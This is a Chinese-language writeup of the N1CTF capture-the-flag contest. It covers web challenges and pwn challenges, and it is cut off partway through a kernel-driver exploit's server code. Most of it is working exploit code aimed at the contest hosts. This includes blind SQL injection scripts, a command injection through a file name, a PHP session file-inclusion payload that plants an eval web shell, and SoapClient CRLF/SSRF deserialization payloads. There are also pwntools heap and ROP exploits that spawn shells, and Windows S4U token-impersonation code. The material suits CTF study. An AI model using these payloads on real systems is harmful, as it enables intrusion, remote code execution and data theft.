N1CTF Writeup

WEB

77777

明显的update注入，不过开始没过滤等于号可以直接修改password，导致这个题变了半天。通过判断update_point是否成功来盲注（返回页面point值是否被修改），大概像下面这样
post： flag=123&hi=where ord(mid(password,1,1))>100

payload:

```
import requests
import random
ans = ''
for pos in range(1,50):
    l = 0
    r = 128
    while l<r:
        mid = int((l+r)/2)
        data = {'flag':'0','hi':"|ord(mid(username,%s,1))>%s"%
(str(pos),str(mid))}
        resp = requests.post("http://47.97.168.223/",data=data).text
        aa = resp.find("</grey> | 1<br/>")
        bb = resp.find("</grey> | 0<br/>")
        while aa==-1 and bb==-1:
            resp = requests.post("http://47.97.168.223/",data=data).text
            aa = resp.find("</grey> | 1<br/>")
            bb = resp.find("</grey> | 0<br/>")
        if aa!=-1:
            l = mid+1
        else:
            r = mid
    if l==0:
        break
    ans = ans+chr(l)
    print(ans)
```

77777 2

对77777 2加了一些过滤，比如过滤了where，mid，ord，ascii，大于1的数字等，不过很容易绕过。过滤了ord和ascii这个相对麻烦点，不过可以用conv(hex(substr(pw , %s,1)),16,10)代替。

payload：

```
import requests
import random
def num(x):
    ret = "1"
    for i in range(x-1):
        ret += "+1"
    return ret
ans = ''
for pos in range(1,50):
    l = 0
    r = 128
    while l<r:
        mid = int((l+r)/2)
        data = {'flag':'0','hi':"|(conv(hex(substr( pw , 
%s,1)),16,10)>%s)"%(num(pos),num(mid))}
        #print(data)
        resp = requests.post("http://47.52.137.90:20000/",data=data).text
        aa = resp.find("</grey> | 1<br/>")
        bb = resp.find("</grey> | 0<br/>")
        while aa==-1 and bb==-1:
            resp = 
requests.post("http://47.52.137.90:20000/",data=data).text
            aa = resp.find("</grey> | 1<br/>")
            bb = resp.find("</grey> | 0<br/>")
        if aa!=-1:
            l = mid+1
        else:
            r = mid
    if l==0:
        break
    ans = ans+chr(l)
    print(ans)
```

funning eating cms

竟然需要翻墙才能进去，一度以为网站挂了
里面有很多页面，用伪协议可以读文件源码：
http://47.52.152.93:20000/user.php?page=php://filter/convert.base64-encode/resource=info
在info.html下发现发现hint：
<!--hint: ffffllllaaaaggg.php-->

但读取该文件需要绕过如下函数。

```
function filter_directory()
{
    $keywords = ["flag","manage","ffffllllaaaaggg"];
    $uri = parse_url($_SERVER["REQUEST_URI"]);
    parse_str($uri['query'], $query);
//    var_dump($query);
//    die();
    foreach($keywords as $token)
    {
        foreach($query as $k => $v)
        {
            if (stristr($k, $token))
                hacker();
            if (stristr($v, $token))
                hacker();
        }
    }
}
```

由上可知，传进的url参数是通过parse_url和parse_str处理后再stristr进行地过滤，但是parse_url再解析url时会有个bug，当传入的url类似http://domain///xxx.php?x=y，parse_url会返回false。

因此，该题可通过http://47.52.152.93:20000/////user.php?page=php://filter/convert.base64-encode/resource=ffffllllaaaaggg类似的来绕过全局限制，继续读取源码，最终可发现一个上传页面。

上传页面含有hint:

<!--hint : upload file to upload_xxxxxxxxxxxxxxxxxxxxxxxxxx and you do not need to know it-->

根据源码，可知该题的最后考点是文件名的命令注入，但hint给得有些多余，猜想出题人预期的做法应为黑盒测试的。

```
system("cat ./upload_b3bb2cfed6371dfeb2db1dbcceb124d3/".$filename." |
base64 -w 0");
```

注：命令注入中需含的路径分隔符可用$(expr substr $(pwd) 1 1)来表示，最终可达到列目录，读flag的操作。

```
-----------------------------162632116928820
Content-Disposition: form-data; name="file";
filename="119.jpg;cat ..$(expr substr $(pwd) 1
1)flag_233333;119.jpg"
Content-Type: application/octet-stream

<?php
    include("templates/hacker2.html");
?>
```

easy php

Ps:这题很烦的一点就是莫名其妙ip就被ban了。
发现 http://47.97.221.96:23333/views/
以及~可以读到源码。

```
<?php

require_once 'user.php';
$C = new Customer();
if(isset($_GET['action']))
require_once 'views/'.$_GET['action'];
else
header('Location: index.php?action=login');
```

在这里有一个明显的文件包含在可以用来读各种配置文件，期间尝试包含log失败。

```
   public function check_username($username)
    {
        if(preg_match('/[^a-zA-Z0-9_]/is',$username) or strlen($username)
<3 or strlen($username)>20)
            return false;
        else
            return true;
    }
```

username这里不存在注入，加上提示有ssrf，就开始寻找ssrf点。期间队友发现了sql点，把admin的密码注出来了

```
  function publish()
    {
        if(!$this->check_login()) return false;
        if($this->is_admin == 0)
        {
            if(isset($_POST['signature']) && isset($_POST['mood'])) {

                $mood = addslashes(serialize(new
Mood((int)$_POST['mood'],get_ip())));
                $db = new Db();
                @$ret = $db-
>insert(array('userid','username','signature','mood'),'ctf_user_signature'
,array($this->userid,$this->username,$_POST['signature'],$mood));
                if($ret)
                    return true;
                else
                    return false;
            }
        }
```

这里的signature进入了查询

```
admin:nu1ladmin
//0x32353333663439326137393661333232376230633666393164313032636333336
signature=0`+hex((select mid(password,29,7) from ctf_users limit
1)),`O:4:"Mood":3:
{s:4:"mood";i:1;s:2:"ip";s:9:"127.0.0.1";s:4:"date";i:1520678972;}`)#&mood
=0
```

尝试登陆发现限制了ip，虽然整个mood类可控，但是显然淘宝的ip查询接口不可控，陷入僵局。
直到放出hard php了以后，对两个phpinfo进行了一下diff

```
-session.upload_progress.enabled => On => On
+session.upload_progress.enabled => Off => Off
```

发现hard版本这里的设置有变化。
当session.upload_progress.enabled打开时，php会记录上传文件的进度，在上传时会将其信息保存在$_SESSION中，但同时session.upload_progress.cleanup也打开时，会稍微增大利用难度，需要不停地上传发包来持久保持该session信息，以此来更好地进行文件包含。
session可控，session的位置可以通过phpinfo得到。
通过不停地发如下的数据包（1M左右的文件，文件名为恶意代码），同时稳妥起见，新起另外一个线程来不停地访问包含页面。

```
POST /index.php?
action=../../../../../var/lib/php5/sess_srgp4n2jthn2f8iseekbfpm6m7&test=§1
§ HTTP/1.1
Host: 47.97.221.96:23333
Proxy-Connection: keep-alive
Content-Length: 1192977
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryhe9nLOUUrM8YKi2W
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_3)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.167 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
g,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=srgp4n2jthn2f8iseekbfpm6m7

------WebKitFormBoundaryhe9nLOUUrM8YKi2W
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

test
------WebKitFormBoundaryhe9nLOUUrM8YKi2W
Content-Disposition: form-data; name="file"; filename="<?php
file_put_contents('/app/adminpic/ttttttt.php', '<?php echo
\'ok\';@eval($_POST[1]);?>');?>"
```

```
Content-Type: application/x-msdownload
以下省略
```

得到shell，用cknife连上，读取数据库得到flag

hard php

到hard模式的时候就没法使用上一种姿势了，意味着还是需要找到ssrf点。百无头绪的时候，用上题的shell，翻了一下数据库。

```
16  311l89xw7d  9   a   O:10:"SoapClient":4:
{s:3:"uri";s:271:"http://127.0.0.1/
Content-Length:0


POST /index.php?action=login HTTP/1.1
Host: 127.0.0.1
Cookie: PHPSESSID=upl9itu93ntflv34u9fv8jkh83
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

username=admin&password=nu1ladmin&code=Fyh

POST /foo
";s:8:"location";s:39:"http://127.0.0.1/index.php?
action=login";s:15:"_stream_context";i:0;s:13:"_soap_version";i:1;}
```

结果看到这么一条记录，才意识到这里放一个序列化后的soap类，然后后续调用函数getcountry和getsubtime会触发访问，而且由于存在crlf注入，所以可以直接伪造一个post登录包。其中code参数可以读取session文件得到。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
headers = {'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13;
rv:58.0) Gecko/20100101 Firefox/58.0', 'Cookie':
'PHPSESSID=pc1nfq1qban5ismbcaqjoofba6'}
baseUrl = 'http://47.52.246.175:23333/index.php?action='
s = requests.session()

proxies = {'http':'http://127.0.0.1:8080'}


def publish(signature, mood):
    pubUrl = baseUrl + 'publish'
    data = {'signature': signature, 'mood': mood}
    content = s.post(pubUrl, data, headers=headers).content
    if content.find("alert('ok')") == -1:
```

```
        print 'publish failed'
        return False

    indexUrl = baseUrl + 'index'
    content = s.get(indexUrl, headers=headers).content
    return content

# sql = 'a`, `O:4:"Mood":3:
{s:4:"mood";i:0;s:2:"ip";s:7:"8.8.8.8";s:4:"date";i:1520678972;}`)#'
# sql = 'a`, `O:10:"SoapClient":4:
{s:3:"uri";s:13:"http://pfk.pw";s:8:"location";s:13:"http://pfk.pw";s:15:"
_stream_context";i:0;s:13:"_soap_version";i:1;}`)#'

payload = 'O:10:"SoapClient":4:{s:3:"uri";s:43:"http://47.88.226.54:89/?
a=b\r\ntest1: apfkpfk";s:8:"location";s:40:"http://47.88.226.54:89/?
a=b\r\ntest:pfkpfk";s:15:"_stream_context";i:0;s:13:"_soap_version";i:1;}'
payload ='O:10:"SoapClient":4:
{s:3:"uri";s:283:"http://47.88.226.54:89/\r\nContent-
Length:0\r\n\r\n\r\nPOST /index.php?action=login HTTP/1.1\r\nHost:
47.88.226.54:89\r\nCookie:
PHPSESSID=ru2jecv4md9n6f19latfsds4m7\r\nContent-Type: application/x-www-
form-urlencoded\r\nContent-Length:
42\r\n\r\nusername=admin&password=nu1ladmin&code=Fyh\r\n\r\nPOST
/foo\r\n";s:8:"location";s:45:"http://47.88.226.54:89/index.php?
action=login";s:15:"_stream_context";i:0;s:13:"_soap_version";i:1;}'
payload ='O:10:"SoapClient":4:
{s:3:"uri";s:271:"http://127.0.0.1/\r\nContent-Length:0\r\n\r\n\r\nPOST
/index.php?action=login HTTP/1.1\r\nHost: 127.0.0.1\r\nCookie:
PHPSESSID=lr9gpv1fqbdj2js1a63oercge6\r\nContent-Type: application/x-www-
form-urlencoded\r\nContent-Length:
42\r\n\r\nusername=admin&password=nu1ladmin&code=iYp\r\n\r\nPOST
/foo\r\n";s:8:"location";s:39:"http://127.0.0.1/index.php?
action=login";s:15:"_stream_context";i:0;s:13:"_soap_version";i:1;}'
#payload ='O:10:"SoapClient":4:
{s:3:"uri";s:265:"http://pfk.pw/\r\nContent-Length:0\r\n\r\n\r\nPOST
/index.php?action=login HTTP/1.1\r\nHost: pfk.pw\r\nCookie:
PHPSESSID=ru2jecv4md9n6f19latfsds4m7\r\nContent-Type: application/x-www-
form-urlencoded\r\nContent-Length:
42\r\n\r\nusername=admin&password=nu1ladmin&code=Fyh\r\n\r\nPOST
/foo\r\n";s:8:"location";s:36:"http://pfk.pw/index.php?
action=login";s:15:"_stream_context";i:0;s:13:"_soap_version";i:1;}'
sql = 'a`, `%s`)#' % (payload)

print publish(sql, '0')
```

admin登录后分析上传操作

```
        if(move_uploaded_file($uploaded_file,$move_to_file)) {
            if(stripos(file_get_contents($move_to_file),'<?php')>=0)
                system('sh /home/nu1lctf/clean_danger.sh');
```

```
            return $file_true_name;
        }
```

stripos函数当没有匹配到字符串时会返回false，但上述代码在判断时会有true/false>=0，条件会恒为真，触发脚本clean_danger.sh，将上传目录的所有jpg文件rm删除。因此需要绕过该点。

```
cd /app/adminpic/
rm *.jpg
```

通过man rm可知，当文件名前面含‘-’字符时，直接rm是删不掉的。

```
NOTE
     The rm command uses getopt(3) to parse its arguments, which allows it
to accept the `--' option which will cause it to stop processing flag
options at that point.  This will allow
     the removal of file names that begin with a dash (`-').  For example:
           rm -- -filename
```

后续

```
        $file_true_name = str_replace('.','',pathinfo($file['name'])
['filename']);
        $file_true_name = str_replace('/','',$file_true_name);
        $file_true_name = str_replace('\\','',$file_true_name);
        $file_true_name = $file_true_name.time().rand(1,100).'.jpg';
        $move_to_file = $user_path."/".$file_true_name;
```

队友爆破得到
http://47.52.246.175:23333/index.php?action=../../../../../../app/adminpic/-x152081575162.jpg
马上进行一波操作，终于在最后半分钟把flag交上去了。

PWN

Vote

利用多线程函数的sleep漏洞，可以在Cancel中构造UAF。
首先使用smallbin泄露libc地址，然后用fastbin attack攻击GOT开头，修改memset函数为system，最后利用show函数getshell。

```
from pwn import *
import pwnlib, time

s = None
def ru(delim):
    return s.recvuntil(delim, timeout=4)
```

```
def rn(count):
    return s.recvn(count)

def sl(data):
    return s.sendline(data)

def sn(data):
    return s.send(data)

def add(alen,name):
    ru('Action: ')
    sl('0')
    ru("name's size: ")
    sl(str(alen))
    ru('the name: ')
    sl(name)

def vote(aid):
    ru('Action: ')
    sl('2')
    ru('index: ')
    sl(str(aid))

def cancel(aid):
    ru('Action: ')
    sl('4')
    ru('index: ')
    sl(str(aid))

def show(aid):
    ru('Action: ')
    sl('1')
    ru('index: ')
    sl(str(aid))


def pwn():
    global s
    context(os='linux',arch='amd64')
    debug = 0
    logg = 0
    if debug:
        s = process('./vote')
    else:
        s = remote('47.97.190.1', 6000)
    if logg:
        context.log_level = 'debug'
```

```
    add(0x100,'AAA')
    add(0x40,'BBB')
    vote(0)
    cancel(0)

    sleep(3)
    add(0x100,'AAA')
    cancel(0)
    show(0)
    ru('count: ')

    libc_base = int(ru('\n')[:-1]) - 0x3c4b80 + 8
    log.success("libc_base = %s"%hex(libc_base))
    libc = ELF('./libc-2.23.so')

    fake = 0x602000-6
    log.success("fake = %s"%hex(fake))

    add(0x40,'CCC')
    vote(1)
    cancel(1)
    add(0x40,p64(0)*2+p64(0)+p64(0x60)+p64(fake))
    cancel(1)
    cancel(2)

    for i in range(0x30):
        vote(0)

    add(0x40,'DDD')
    add(0x40,';/bin/sh\x00')
    show(3)

    payload = '\x01'*0xe
    payload += p64(libc_base+0x3da490)
    payload += p64(libc_base+libc.symbols['strlen'])
    payload += p64(libc_base+libc.symbols['__stack_chk_fail'])
    payload += p64(libc_base+libc.symbols['printf'])
    payload += p64(libc_base+libc.symbols['snprintf'])
    payload += p64(libc_base+libc.symbols['system'])
    add(0x40,payload)

    show(3)
    s.interactive()
if __name__ == '__main__':
    pwn()
```

Beeper

这个题目有两个漏洞，其1是在一开始的auth函数中fgets输入了超长数据，第二是free之后没有置0.

我们没有发现leak，于是直接猜出mmap的RWX内存地址，利用fgets的超长输入覆盖code，code写入RWX的内存。

```
from pwn import *
import ctypes

debug=0
lib = ctypes.CDLL('/lib/x86_64-linux-gnu/libc-2.24.so')
if debug==1:
    p=process('./beeper')
    lib.srand(lib.time(0))
    gdb.attach(p,'c')
else:
    p=remote('47.98.57.19',23333)
    lib.srand(lib.time(0))

def encode(s):
    code=''
    for x in s:
        code+='{1}'
        code+='L'*ord(x)+'{m1}h'
    return code

addr=((lib.rand()+0x10)<<12)&0xffffffff
log.info('predict address:'+hex(addr))

context.arch='amd64'

password='\x86\x13\x81\x09\x62\xff\x44\xd3\x3f\xcd\x19\xb0\xfb\x88\xfd\xae
\x20\xdf'
sc=asm(shellcraft.amd64.linux.sh())
x=len(sc)/4
sc1=sc[:x]
sc2=sc[x:x*2]
sc3=sc[x*2:x*3]
sc4=sc[x*3:]

payload = 'nonick'
payload =  payload.ljust(104, '\x00')
payload += p64(addr)
payload += 'L'*0x50+'{[u]h1}'
payload += 'o'*0x50
payload += encode(sc1)
payload += '\x00'
p.sendlineafter(':',payload)

payload = 'nonick'
payload =  payload.ljust(104, '\x00')
```

```
payload += p64(addr+x)
payload += encode(sc2)
payload += '\x00'
p.sendlineafter(':',payload)

payload = 'nonick'
payload =  payload.ljust(104, '\x00')
payload += p64(addr+x*2)
payload += encode(sc3)
payload += '\x00'
p.sendlineafter(':',payload)

payload = password
payload =  payload.ljust(104, '\x00')
payload += p64(addr+x*3)
payload += encode(sc4)
payload += '\x00'
p.sendlineafter(':',payload)

def buy():
    p.sendlineafter('>>','3')

buy()
p.interactive()
```

TrustWrothy

膜出题大佬，这个题目很有意思，首先逆向server.exe发现我们如果打开pipe”\\\\.\\pipe\\flag_server”,并且打开的进程ACL和C:\token.txt符合的话，就能得到flag。

C:\token.txt的权限在创建的时候有这么两句。

```
icacls C:\token.txt /inheritance:d
icacls C:\token.txt /remove:g "Authenticated Users" /remove:g "Users"
/grant victim:(RX)
```

可以看见只有victim用户有权限读取(当然管理员组和SYSTEM也行，但我们并不能LPE)。

检查使用的是AccessCheck函数，而这个函数并不会检测Impersonate的令牌，所以可以Impersonate一个Victim用户的令牌用来通过验证。

但是我们并没有victim用户的密码，而我们当前是ctf用户，这个时候就需要S4U(https://msdn.microsoft.com/en-us/library/cc246071.aspx)登场了。

S4U是kerberos协议的一个扩展，可以不需要密码登陆任意用户，前提是本进程有SeTcbPrivilege，如果没有的话，并不能得到SecurityImpersonation的token，只能得到SecurityIdentification的token，但SecurityIdentification已经足够我们bypass AccessCheck了。

Exploit:

```
#include <Windows.h>
#include <Ntsecapi.h>
```

```
#include <stdio.h>
#pragma comment(lib, "Secur32.lib")

size_t wcsByteLen(const wchar_t* str);
void InitUnicodeString(UNICODE_STRING& str, const wchar_t* value, BYTE*
buffer, size_t& offset);

int main(int argc, char * argv[])
{
    setvbuf(stdout, 0, 4, 0);
    HANDLE lsa;

    LsaConnectUntrusted(&lsa);

    const wchar_t* domain = L"n1ctf-win";
    const wchar_t* user = L"victim";

    // prepare the authentication info
    ULONG authInfoSize = sizeof(MSV1_0_S4U_LOGON)+wcsByteLen(user) +
wcsByteLen(domain);
    BYTE* authInfoBuf = new BYTE[authInfoSize];
    MSV1_0_S4U_LOGON* authInfo = (MSV1_0_S4U_LOGON*)authInfoBuf;
    // https://msdn.microsoft.com/en-us/aa378764
    authInfo->MessageType = MsV1_0S4ULogon;
    /*authInfo->Flags = Flags;*/
    size_t offset = sizeof(MSV1_0_S4U_LOGON);

    InitUnicodeString(authInfo->UserPrincipalName, user, authInfoBuf,
offset);
    InitUnicodeString(authInfo->DomainName, domain, authInfoBuf, offset);

    // find the Negotiate security package
    //char packageNameRaw[] = "Negotiate";
    char packageNameRaw[] = MSV1_0_PACKAGE_NAME;
    LSA_STRING packageName;
    packageName.Buffer = packageNameRaw;
    packageName.Length = packageName.MaximumLength =
(USHORT)strlen(packageName.Buffer);
    ULONG packageId;
    NTSTATUS stao_05 = LsaLookupAuthenticationPackage(lsa, &packageName,
&packageId);

    // create a test origin and token source
    LSA_STRING origin = {};
    origin.Buffer = _strdup("Test");
    origin.Length = (USHORT)strlen(origin.Buffer);
    origin.MaximumLength = origin.Length;
    TOKEN_SOURCE source = {};
    strcpy_s(source.SourceName, "Test");
```

```
    bool test = AllocateLocallyUniqueId(&source.SourceIdentifier);

    void* profileBuffer;
    DWORD profileBufLen;
    LUID luid;
    HANDLE token;
    QUOTA_LIMITS qlimits;
    NTSTATUS subStatus;
    NTSTATUS status = LsaLogonUser(lsa, &origin, Network, packageId,
authInfo, authInfoSize, NULL, &source, &profileBuffer, &profileBufLen,
&luid, &token, &qlimits, &subStatus);
    if (status == ERROR_SUCCESS)
    {
        puts("Login success!");
    }
    else
    {
        ULONG err = LsaNtStatusToWinError(status);
        printf("LsaLogonUser failed: %x\n", status);
        return 1;
    }

    fflush(stdout);

    HANDLE hPipe = 0;
    char *buf[0x100] = { 0 };
    DWORD tmp = 0;

    while (1)
    {
        hPipe = CreateFile(
            L"\\\\.\\pipe\\flag_server",   // pipe name
            GENERIC_READ   //  access
            ,
            0,              // no sharing
            NULL,           // default security attributes
            OPEN_EXISTING,  // opens existing pipe
            0,              // default attributes
            NULL);          // no template file

        // Break if the pipe handle is valid.

        if (!SetThreadToken(0, token))
        {
            printf("Fail!(%d)\n", GetLastError());
            return -2;
        }
        else
        {
```

```
            puts("SetThreadToken success!");
        }

        if (hPipe != INVALID_HANDLE_VALUE)
            break;


        // Exit if an error other than ERROR_PIPE_BUSY occurs.

        if (GetLastError() != ERROR_PIPE_BUSY)
        {
            printf("Could not open pipe. GLE=%d\n", GetLastError());
            return 2;
        }

        // All pipe instances are busy, so wait for 20 seconds.

        if (!WaitNamedPipe(L"\\\\.\\pipe\\flag_server", 20000))
        {
            printf("Could not open pipe: 20 second wait timed out.");
            return 3;
        }
    }

    ReadFile(hPipe, buf, 0x100, &tmp, 0);
    RevertToSelf();
    printf("Output:%s\n", buf);
    fflush(stdout);
    CloseHandle(hPipe);
    return 0;
}

size_t wcsByteLen(const wchar_t* str)
{
    return wcslen(str) * sizeof(wchar_t);
}

void InitUnicodeString(UNICODE_STRING& str, const wchar_t* value, BYTE*
buffer, size_t& offset)
{
    size_t size = wcsByteLen(value);
    str.Length = str.MaximumLength = (USHORT)size;
    str.Buffer = (PWSTR)(buffer + offset);
    memcpy(str.Buffer, value, size);
    offset += size;
}
```

NULL

这道题考了thread arena的知识。没有leak，我们通过不断的分配来消耗堆，触发new_heap，让一块新的堆空间mmap在thread areana的前面
然后通过不断的分配堆，触发grow heap把新的堆空间与thread areana之间的gap给补掉，然后就直接改fastbin

```
from pwn import *

local=1
pc='./null'
remote_addr="47.75.57.242"
remote_port=5000

if local:
    p=process(pc)
else:
    p=remote(remote_addr,remote_port)

def ru(a):
    return p.recvuntil(a)

def sn(a):
    p.send(a)

def rl():
    return p.recvline()

def sl(a):
    p.sendline(a)

def sa(a,b):
    p.sendafter(a,b)

def sla(a,b):
    p.sendlineafter(a,b)

def choice(index):
    sla('Action: ',str(index))

def alloc(size,padnum,isw):
    choice(1)
    sla(': ',str(size))
    sla(': ',str(padnum))
    sla(": ",str(isw))
    if(isw):
        ru(': ')

def inp(content):
```

```
    sn(content)
    sleep(0.5)

def hack():
    passwd="i'm ready for challenge\n"
    sa(": \n",passwd)
    ru('exit\n')

    for i in range(16):
        alloc(0x3000,1000,0)
    alloc(0x3000,345,0)

    alloc(0xa00,0,0)
    alloc(0xa00,0,0)
    alloc(0xd0+0x170,0,0)
    alloc(0xc0,0,0)
    alloc(0xc0,0,1)


payload='A'+p64(0)*6+p64(0x4000000)*2+p64(0x300000000)+p64(0x60201d)*10
    inp((0xc0-1)*'A')
    inp(payload)
    alloc(0x68,0,1)
    payload='/bin/sh\x00'+'A'*3+p64(0x00400978)
    payload=payload.ljust(0x68,'\x00')
    inp(payload)
    p.interactive()

hack()
```

memsafety

真的膜出题人。。漏洞是1.14 rustc的漏洞导致的，发现倒是很好发现，用新的rustc编译一下可以得到这个结果：

```
error[E0382]: use of moved value: `resvec`    --> main.rs:942:45     | 864
|                             } else if resvec.unwrap().len() <= 100 {
|                                       ------ value moved here ... 942
|                                 let mut k = resvec.unwrap();
|                                             ^^^^^^ value used here after
move     |     = note: move occurs because `resvec` has type
`std::option::Option<std::vec::Vec<i32>>`, which does not implement the
`Copy` trait error: aborting due to previous error
```

熟悉Rust的同学可能看起来会比较轻松一点，大概意思就是resvec是一个Option<Vec<i32>>类型的，而这个类型的unwrap函数是获取了所有权的，这里的所有权如果熟悉cpp智能指针的话也比较好懂。大概意思就是，如果获取了所有权，编译器会认为unwrap之后的结果是作为resvec的拥有者了，如果这个结果不再用了，那么就会把它drop掉，相当于调用析构函数

free掉了，而1.14的编译器在check的时候估计是没有check到，把他编译进去了，于是这里就造成了一个UAF，在后面 large vector的时候再次使用了resvec。另外，由于第二次使用还会进行drop，所以也有一个double free。
IDA里跟一下释放的部分（主要是害怕不是默认的），发现是使用的默认的jemalloc作为分配器，这个分配器比较简单，我写了个poc发现double free没有check：

```
#![feature(allocator_api)]

#![feature(alloc)]

extern crate alloc;



use alloc::heap::*;



fn main() {

    let layout = Layout::from_size_align(0x100, 8).unwrap();

    let mut heap = Heap::default();

    unsafe {

        let a = heap.alloc(layout.clone()).unwrap();

        println!("{:?}", a);

        heap.dealloc(a, layout.clone());

        heap.dealloc(a, layout.clone());

        let a = heap.alloc(layout.clone()).unwrap();

        println!("{:?}", a);

        let a = heap.alloc(layout.clone()).unwrap();

        println!("{:?}", a);

        let a = heap.alloc(layout.clone()).unwrap();

        println!("{:?}", a);

    }

}
```

```
// 输出结果
// 0x7ff06de15100
// 0x7ff06de15100
// 0x7ff06de15100
// 0x7ff06de15200
```

为了保险直接使用了rust，用的内部的不稳定的heap接口，所以加了几个feature。可以看到double free成功了，且分配两次会出来同样的结果。于是问题就简单了，我们可以通过这种方式来通过large vector写别的内容，问题就是写什么了。

看了一遍代码，主要是需要找到在堆上分配的，且存在指针的数据结构，最后选了globals里的存vec的vector，结构是Vec<Vec<_>>，于是我们就有了任意读写，heap指针可以直接拿到，然后通过dump了一遍整个heap（不得不说那个远程的pow真的慢），其实也没有整个，就是dump了一些，找到一个libc的指针，于是得到libc，再通过libc environ得到stack，最后dump确认stack 的返回地址之后，修改stack 来ROP就ok啦！
exp：

```
from pwn import *
import os
context(os='linux', arch='amd64', log_level='debug')

DEBUG = False

libc = ELF('./libc.so.6')

if DEBUG:
    p = process('./main', env={'LD_PRELOAD': os.getcwd() + '/libc.so.6'})
else:
    p = remote('47.98.57.30', 4279)
    p.recvuntil('PoW:')
    line = p.recvline()
    output = subprocess.check_output(line, shell=True)
    p.sendline(output)
# libc at heap: 15220

def read_to_vec(idx, idy, idz):
    p.recvuntil('$')
    p.sendline('9')
    p.recvuntil('Index =>')
    p.sendline(str(idx))
    p.recvuntil('Index =>')
    p.sendline(str(idy))
    p.recvuntil('Index =>')
    p.sendline(str(idz))

def set_to_global(idx, num):
    p.sendline('7')
    p.recvuntil('Index =>')
    p.sendline(str(idx))
    p.recvuntil('Value =>')
```

```
    p.sendline(str(num & 0xffffffff))

def dump_result(idx):
    p.sendline('6')
    p.recvuntil('number')
    p.sendline(str(idx))
    p.recvuntil('Result:')
    result = int(p.recvline().strip('\n'))
    return result

def set_var(var):
    p.recvuntil('$')
    p.sendline('6')
    p.sendline(str(var))

def write_num_to_offset(offset, num):
    set_var(num)
    p.recvuntil('$')
    p.sendline('5')
    p.recvuntil('$')
    p.sendline('9')
    p.recvuntil('Index => ')
    p.sendline(str(0))
    p.recvuntil('Index => ')
    p.sendline(str(offset))


def dump_addr(addr):
    set_to_global(0, addr & 0xffffffff)
    set_to_global(1, addr >> 32)

    read_to_vec(0, 0, 6)
    read_to_vec(0, 1, 7)

    low = dump_result(6) & 0xffffffff
    high = dump_result(7) & 0xffffffff
    addr = low + (high << 32)
    return addr



def main():
    if DEBUG:
        raw_input()
    p.recvuntil('>>>')
    p.sendline('[' + '1, ' * 119 + '1]')
    p.recvuntil('$')
    p.sendline('0')
    p.recvuntil('(y/n): ')
```

```
p.sendline('n')

p.recvuntil('>>>')
p.sendline('[1, 1]')
for i in range(10):
    log.info('allocating %d' % i)
    p.recvuntil('$')
    p.sendline('4')
p.sendline('0')
p.recvuntil('(y/n): ')
p.sendline('n')

#p.recvuntil('>>>')
#p.sendline('"' + 'a' * 110 + '"')
#p.sendline('0')
#p.recvuntil('(y/n): ')
#p.sendline('y')

p.recvuntil('>>>')
p.sendline('[' + '1, ' * 119 + '1]')
p.recvuntil('$')
p.sendline('5')

# get heap address
p.sendline('6')
p.recvuntil('number:')
p.sendline('0')
p.recvuntil('Result:')
heap_address_low = int(p.recvline().strip('\n'))

p.sendline('6')
p.recvuntil('number:')
p.sendline('1')
p.recvuntil('Result:')
heap_address_high = int(p.recvline().strip('\n'))
heap_address = heap_address_low + (heap_address_high << 32)
p.info('heap: ' + hex(heap_address))
if DEBUG:
    heap_base = heap_address - 0x1f040
else:
    heap_base = heap_address - 0x14040
p.info('heap base %x' % heap_base)
libc_at_heap = heap_base + 0x15220

#set_to_global(0, libc_at_heap)

libc_address = dump_addr(libc_at_heap)
libc_base = libc_address - 0x3c3260
```

```
    p.info('libc base %x' % libc_base)

    environ_at_libc = libc.symbols['environ'] + libc_base
    p.info('environ at libc %x' % environ_at_libc)
    environ_addr = dump_addr(environ_at_libc)

    p.info('environ @ %x' % environ_addr)

    ret_addr = environ_addr - 0x2b0
    sh_addr = libc_base + list(libc.search('sh\x00'))[0]
    pop_rdi = 0x0000000000021102 + libc_base
    system_addr = libc_base + libc.symbols['system']

    p.info('writing ret_addr %x' % ret_addr)
    set_to_global(0, ret_addr & 0xffffffff)
    set_to_global(1, ret_addr >> 32)
    # size
    set_to_global(2, 0x10)
    set_to_global(4, 0x10)

    p.sendline('0')
    p.recvuntil('(y/n):')
    p.sendline('n')

    p.sendline(str(0x13337))

    p.info('written pop rdi %x @ %x' % (pop_rdi, ret_addr))
    write_num_to_offset(0, pop_rdi & 0xffffffff)
    write_num_to_offset(1, pop_rdi >> 32)

    p.info('written sh_addr %x @ %x' % (sh_addr, ret_addr + 0x8))
    write_num_to_offset(2, sh_addr & 0xffffffff)
    write_num_to_offset(3, sh_addr >> 32)

    p.info('written system_addr %x @ %x' % (system_addr, ret_addr + 0x10))
    write_num_to_offset(4, system_addr & 0xffffffff)
    write_num_to_offset(5, system_addr >> 32)

    p.sendline('0')
    p.recvuntil('(y/n):')
    p.sendline('n')
    p.recvuntil('>>>')
    p.sendline('exit')

    p.interactive()

if __name__ == '__main__':
    main()
```

Network_card

一个网络驱动，只有两个要看的函数，在sub_0有个简单粗暴的栈溢出，为了leak出canary和绕过kaslr,我们可以把size设成一个比较大的数，同时通过0x1337来提前退出循环。
为了接受数据，我们写了一个server和一个client。我们用server接受数据的时候，发现没有leak出应有的info，经过调试发现原来是发到了127.0.0.1 0x1337(字节序坑了我们一波)。
最后就是常规的linux kernel pwn的套路来getshell了。不知道为什么iretq的时候不是很稳定，有时候会报Kernel panic – not syncing: Aiee, killing interrupt handler!的错误
以下是server和client的代码，直接运行client就可以了。
Server.c

```
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
#include<errno.h>
#include<sys/types.h>
#include<sys/socket.h>
#include<netinet/in.h>
#include<string.h>
#include<fcntl.h>

#define MYPORT 12345
#define serverlen 0x10000

#define ERR_EXIT(m) \
    do { \
        perror(m); \
        exit(EXIT_FAILURE); \
    } while (0)

void echo_ser(int sock)
{
    char recvbuf[serverlen] = {0};
    memset(recvbuf,0,serverlen);
